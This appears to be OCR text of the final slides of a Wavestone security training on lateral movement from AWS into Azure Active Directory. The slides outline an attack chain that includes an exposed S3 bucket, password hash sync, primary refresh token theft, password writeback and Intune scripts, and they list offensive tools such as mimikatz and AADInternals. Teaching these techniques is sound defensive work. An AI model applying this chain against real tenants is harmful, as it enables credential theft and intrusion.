
https://endpoint.microsoft.com

6 – Azure Active Directory: Lateral movement

Intune




aws


4. Password reset
3. Snapshot
5. Password hash sync (PHS)
6. Primary refresh token (PRT) theft
2. Read user data
1. Exposed S3 bucket
8. Intune scripts
7. Password writeback

Arnaud PETITCOL

Raymond CHAN

Thanks everyone for attending

Have a nice Hacking summer camp !

WAVESTONE

Special thanks for their contributions:
/ Ayoub MELLAH
/ Christian CHEN
/ François GREBOT
/ Younes LAABOUDI

References

Tools

/ AWS CLI
/ AWS Consoler, https://github.com/NetSPI/aws_consoler
/ mimikatz, https://github.com/gentilkiwi/mimikatz
/ Sysinternals, https://learn.microsoft.com/en-us/sysinternals/
/ BloodHound, https://github.com/BloodHoundAD/BloodHound
/ AADInternals, https://github.com/Gerenios/AADInternals